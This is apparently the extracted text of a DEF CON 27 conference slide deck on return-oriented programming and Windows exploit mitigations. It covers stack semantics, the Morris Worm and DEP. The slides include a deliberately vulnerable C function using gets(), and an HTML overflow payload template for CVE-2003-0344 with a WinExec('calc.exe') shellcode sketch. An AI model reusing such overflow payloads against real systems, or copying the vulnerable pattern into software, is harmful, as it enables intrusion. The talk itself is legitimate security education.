

Omer Yair
DEF CON 27

Exploiting Windows Exploit Mitigation for ROP Exploits

Who Am I?

- Omer Yair
- TDAD Endpoint Team Lead at Symantec
 - Speaker at DerbyCon, Virus Bulletin, Zero Nights
- Photography BFA Graduate
 - Exhibited at multiple exhibitions
 - Photo book in the makings
- @yair_omer


Vote Sloth by Grant Shepley



“A concept is a brick. It can be used to build a courthouse of reason. Or it can be thrown through the window.”

Gilles Deleuze

Agenda



Return Oriented Programming 101



Windows Exploit Mitigations

and how to abuse them



ROP Mitigations

and how to bypass them



Demo

Return Oriented Programming - Timeline

1996



**Smashing
The Stack
For Fun And
Profit**

Smashing the Stack For Fun And Profit

Aleph One (Elias Levy)
1996



Street fight against British soldiers, Northern Ireland.
Bruno Barbey, 1971

Stack Semantics (x86)

FuncFirst:

...

→ 0x7F200100 push 0x22002200

0x7F200101 push 0x00110011

0x7F200102 call FuncSecond

0x7F200107 ...

FuncSecond:

0x7F204C00 sub esp, 0x8

0x7F204C03 ...

0x7F204D19 add esp, 0x8

0x7F204D1C ret

0x00802000

0x00000000

0x00000000

0x00000000

0x00000000

0x00000000

0x00000000

0x00000000

0x00000000

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→ 0x7F400123

0x00C0FFEE

0x00804000

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→ 0x00000000

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```



0x00802000

0x00000000
0x00000000
0x00000000
0x00000000
0x00000000
0x00000000



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```

FuncSecond:

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0x00000000

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0x00000000

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→ 0x00110011

0x22002200


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0x00C0FFEE

0x00804000


Stack Overflow

```
int QueryUser()  
{  
    char buffer[512];  
    gets(buffer);  
    ...  
    return 1;  
}
```




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
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
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
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
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
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Stack Overflow

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
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
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
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Stack Overflow

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}
```



Return Oriented Programming - Timeline



Morris Worm, 1988

- Developed by Robert T. Morris
- Exploited stack overflow on fingerd process
- Affected 10% of internet (estimation)
- Prompted the formation of the CERT Coordination Center

New York City (dog legs)
Elliott Erwitt, 1974



CVE-2003-0344

- Author Skape (Matt Miller)
- Affected IE 5, 5.5, 6.0

```
<html>  
<object  
type="///////////////////////////////////////////////////////////////////  
/////abcdefgh[return address][shellcode]">  
</object>  
</html>
```

Sir Winston Churchill
Yousuf Karsh, 1941



CVE-2003-0344

0x00803E00

_/ _/ _/ _/ _/ _/

_/ _/ _/ _/ _/ _/

_/ _/ _/ _/ _/ _/

_/ _/ _/ _/ _/ _/

abcd

efgh

0x77d1f92f

push 'calc'

push '.exe'

push esp

0x00804000

call WinExec

CVE-2003-0344

0x00803E00

//_/_/_/_/_/_

//_/_/_/_/_/_

//_/_/_/_/_/_

//_/_/_/_/_/_

abcd

efgh

0x77d1f92f

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CVE-2003-0344

0x00803E00	_____/_____/_____/_____/_____/_____/_____/_____/
	_____/_____/_____/_____/_____/_____/_____/_____/
	_____/_____/_____/_____/_____/_____/_____/_____/
	_____/_____/_____/_____/_____/_____/_____/_____/
	abcd
	efgh
[Ret Address]	0x77d1f92f
	push 'calc'
	push '.exe'
	push esp
0x00804000	call WinExec


CVE-2003-0344

0x00803E00	_____ _____ _____ _____ abcd efgh
[Ret Address]	0x77d1f92f
[Shellcode]	push 'calc'
	push '.exe'
	push esp
0x00804000	call WinExec

CVE-2003-0344



CVE-2003-0344



Return Oriented Programming - Timeline

1996


2004

Morris Worm

Smashing The
Stack For Fun
And Profit

DEP
Windows XP
SP2

1988



Data Execution Prevention

- Enforces Read / Write / Execute on memory



Flower Power
Bernie Boston, 1967

Data Execution Prevention

- Enforces Read / Write / Execute on memory
- Cornerstone for ROP
- ROP used as a bridge
 - Read / Write memory vulnerability
 - Setting it to Executable memory
 - Running it



Flower Power
Bernie Boston, 1967

Return Oriented Programming - Timeline

1996

Morris Worm

